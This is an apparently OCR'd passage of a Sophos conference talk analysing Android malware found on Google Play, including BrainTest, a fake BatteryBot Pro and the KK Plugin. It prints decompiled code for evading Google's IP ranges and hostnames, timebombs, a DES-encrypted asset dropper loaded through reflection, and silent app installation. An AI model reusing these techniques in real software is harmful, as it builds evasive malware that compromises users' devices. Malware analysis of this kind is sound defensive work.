    d.a(this.l, false);  // 74.125.0.0-74.125.255.255
    return;
label_183:
    d.a(this.l, false);
    return;
}

if(!TextUtils.isEmpty(d.a(this.k).hostname)) {
    v0_5 = d.a(this.k).hostname.toLowerCase();
    if(!v0_5.contains(d.b(new byte[]{103, 111, 111, 103, 108, 101})) && !v0_5.contains(d
            .b(new byte[]{97, 110, 100, 114, 111, 105, 100})) && !v0_5.contains(d.b(new
            byte[]{49, 101, 49, 48, 48}))) {
        goto label_217;  // google,android,1e100
```

Verify the IP doesn't belong to:
216.58.192.0 - 216.58.223.255
209.85.128.0 - 209.85.255.255
104.132.0.0 - 104.135.255.255
173.194.0.0 - 173.194.255.255
74.125.0.0 - 74.125.255.255

hostname or org doesn't contain google, android, or 1e100


FIRST TIMEBOMB



```
public void onReceive(Context context, Intent context) {
    A001.a0(A001.a());
    try {
        if(context.getAction().equals("com.android.vending.INSTALL_REFERRER")) {
            String v0_1 = context.getStringExtra("referrer");
            if(v0_1 == null) {
                return;
            }

            if(v0_1.length() == 0) {
                return;
            }

            SharedPreferences$Editor v1 = context.getSharedPreferences("Referrer", 0).edit();
            v1.putString("referrer", v0_1);
            v1.commit();
            return;
        }

        if((context.getAction().equals("android.intent.action.USER_PRESENT")) || (context.getAction()
                .equals(DD.action_block_receve))) {
            if(!d.a().g(context)) {
                return;
            }

            Intent send_intent = new Intent(context.getApplicationContext(), DD.class);
            send_intent.setAction(DD.action_block_send);
            context.getSystemService("alarm").setRepeating(0, 20000 + System.currentTimeMillis(),    /
                    7200000, PendingIntent.getBroadcast(context, 0, send_intent, 134217728));
```

malicious flow will run every 2 hours

DROPPER




call DD-> d(context) to decrypt **assets/start.ogg** and drop it as do.jar.

Dynamic code a.a.a.a.b() loading via Android Reflection

```
final class b implements Runnable {
    b(DD DD, Context context) {
        this.dd = DD;
        this.contxt = context;
        super();
    }

    public final void run() {
        File do_jar;  // decrypt start.ogg and drop to do.jar
        A001.a0(A001.a());
        if(d.a().g(this.contxt)) {
            PowerManager$WakeLock v2 = this.contxt.getSystemService("power").newWakeLock(1, "tag");
            v2.acquire();
            try {
                do_jar = DD.d(this.contxt);  // decrypt start.ogg and drop to do.jar
                if(do_jar.exists()) {
                    Class v0_2 = DD.b(do_jar, "a.a.a", "a", do_jar.getParentFile());  // call a.a.a.a  b(
                    v0_2.getMethod("b", Context.class).invoke(v0_2.newInstance(), this.contxt);


    private static File c(Context arg6) {
        A001.a0(A001.a());
        File v0 = new File(arg6.getDir("dx", 0), DD.a(new byte[]{100, 111, 46, 106, 97, 114}));  // do.jar
        if(!v0.exists()) {
            try {
                InputStream v1 = arg6.getAssets().open("start.ogg");
                FileOutputStream v2 = new FileOutputStream(v0);
                SecretKey v3 = SecretKeyFactory.getInstance("DES").generateSecret(new DESKeySpec(DD.
                        a(new byte[]{105, 120, 38, 49, 98, 101, 40, 64, 95, 35}).getBytes()));
                Cipher v4 = Cipher.getInstance("DES");
                v4.init(2, ((Key)v3));
                DD.a(v1, new CipherOutputStream(((OutputStream)v2), v4));
            }
```


DROPPED PAYLOAD – SECOND TIMEBOMB

Wait for 8 hours before running payload



```
    public void b(Context context) {
        long lasttime = context.getSharedPreferences("Local", 0).getLong(e.a(new byte[]{108, 97, 115,   // lasttime
                116, 116, 105, 109, 101}), 0);
        long currenttime = System.currentTimeMillis();
        int run = currenttime <= lasttime || currenttime >= lasttime + 28800000 ? 1 : 0;  // wait for 8 hours
        if(run != 0) {
            j file_name = this.o(context);  // generate download url from
            if(file_name == null) {
                return;
            }
```

BRAINTEST CONT.



珠海天天网络科技有限公司

产品展示

方块消消乐
★★★★★
2015最具创新的放置版俄罗斯方块！
下载

糖果乐消消
★★★★☆
"时间杀手"小游戏排名第一！

笑点在哪
★★★★☆
幽默感，玩出来！
下载


全民猜灯谜
★★★★☆
传统与经典结合，全民一起猜！

果汁最开心
★★★★☆
手指滑滑，开心四溅！
下载

Copyright © 2015 珠海天天网络科技 zhtiantian.com | 粤ICP备12075050号-1
联系方式：bd#zhtiantian.com（请把#换成@）

CASE STUDY – BOUNDARY


GOOD APP? BAD APP?



- High popularity
- Long history
- Multiple version of App
- Different Apps under the same developer
- Spoof
- Grey behaviors


FAKE BATTERYBOT PRO

Paid version



```
▼ com.darshancomputing.BatteryIndicatorPro
    AlarmDatabase
    AlarmEditActivity
    AlarmRingtonePreference
    AlarmsActivity
    BatteryInfo
    BatteryInfoActivity
    BatteryInfoAppWidgetProvider
    BatteryInfoService
    BatteryLevel
    BootCompletedReceiver
    BuildConfig
    CircleWidgetBackground
    ColorPickerDialog
    ColorPickerPanelView
    ColorPickerPreference
    ColorPickerView
    ColorPreviewPreference
    CurrentInfoFragment
    FullAppWidgetProvider
    HelpActivity
    LogDatabase
    LogViewFragment
    Logger
    PluginServiceConnection
    Predictor
    PredictorCore
    R
    SettingsActivity
    SettingsHelpActivity
    Str
```

Legit App



```
▼ com
  ▶ android.google
  ▶ bsharkapi
  ▶ feyon
  ▶ google
  ▶ nx.a
  ▶ ose.a
  ▼ polaris.BatteryIndicatorPro
      AlarmDatabase
      AlarmEditActivity
      AlarmRingtonePreference
      AlarmsActivity
      BSPAYConfig
      BatteryInfo
      BatteryInfoActivity
      BatteryInfoAppWidgetProvider
      BatteryInfoService
      BatteryLevel
      BootCompletedReceiver
      BuildConfig
      CircleWidgetBackground
      ColorPickerDialog
      ColorPickerPanelView
      ColorPickerPreference
      ColorPickerView
      ColorPreviewPreference
      CurrentHack
      CurrentInfoFragment
      FullAppWidgetProvider
      HelpActivity
      LogDatabase
      LogViewFragment
      Logger
```


Malicious App

Free version

SOPHOS

FAKE BATTERYBOT PRO

Airpush Mobile Ad Network




```
String v0_2 = g.c(this.c) + "&model=log&action=seticonclicktracking&APIKEY=airpushsearch&event=iClick&
v1 = new Intent("android.intent.action.VIEW");
v1.setData(Uri.parse(v0_2));
v1.addFlags(v5);
v1.addFlags(v4);
v0_1 = new Intent();
v0_1.putExtra("android.intent.extra.shortcut.INTENT", ((Parcelable)v1));
v0_1.putExtra("android.intent.extra.shortcut.NAME", "Search");
v0_1.putExtra("duplicate", false);
v0_1.putExtra("android.intent.extra.shortcut.ICON", Intent$ShortcutIconResource.fromContext(
```

KK PLUGIN

FREE
ADMIT ONE
25%
SALE!
SA
1234 5678 9012
ADMIT ONE
ONE
50%
25%
SPECIAL OFFER!

KK PLUGIN


Fake alert



WARNING:
YOU MAY BE AT RISK!

VIRUS AND MALWARE AFFECTING ANDROID

SMS Spy
GeiNiMi VIRUS
MSO.PJApps.T
a.payment.SkullKeyll.a




Fast, smart and safe, the official Firefox for Androi...

Frequent pop-ups

http://www.cmcm.com/blog/en/security/2015-11-17/857.html

KK PLUGIN



```
 UpdateManager$5
 UpdateManager$6
 UpdateManager$7
CmdBean
Command1
Command10
Command10$1
Command14
Command14$1
Command14$2
Command3
Command4
Command4$1
Command4$2
Command4$3
Command4$4
Command5
Command5$1
Command6
```

```java
public static int installSilent(Context arg8, String arg9, String arg10) {
    int v2 = -1000000;
    int v1 = 1;
    int v3 = -3;
    if(arg9 == null || arg9.length() == 0) {
        v1 = v3;
    }
    else {
        File v0 = new File(arg9);
        if(v0.length() > 0 && (v0.exists()) && (v0.isFile())) {
            StringBuilder v0_1 = new StringBuilder("LD_LIBRARY_PATH=/vendor/lib:/system/lib pm install ");
            if(arg10 == null) {
                arg10 = "";
            }

            String v4 = v0_1.append(arg10).append(" ").append(arg9.replace(" ", "\\ ")).toString();
            boolean v0_2 = UtilPackage.isSystemApplication(arg8) ? false : true;
            UtilShell$CommandResult v0_3 = UtilShell.execCommand(v4, v0_2, true);
            if(v0_3.successMsg != null) {
                if(v0_3.successMsg.contains("Success")) {
                }
                else if(!v0_3.successMsg.contains("success")) {
                    goto label_46;
                }

                return v1;
```

Install app silently

SOPHOS

RSAConference2016

KK PLUGIN

- First App seen on 2013-12-09
- More than 48 different Apps
- 100,000 - 500,000 Installs

LESSONS & CONCLUSIONS

LESSONS & CONCLUSIONS

- Google Play
  - Safe?
  - Breakable?
- The secret weapons
  - Social engineering
  - IPinfo
  - Timebomb
  - Remote payload
  - …

LESSONS & CONCLUSIONS

- Google Play
  - Challenge task
  - Developer policy
  - Punishment
- Security providers
  - Cooperation
- Customers
  - Minimize your apps
  - No more games ☺

Q&A

ROWLAND.YU@SOPHOS.COM.AU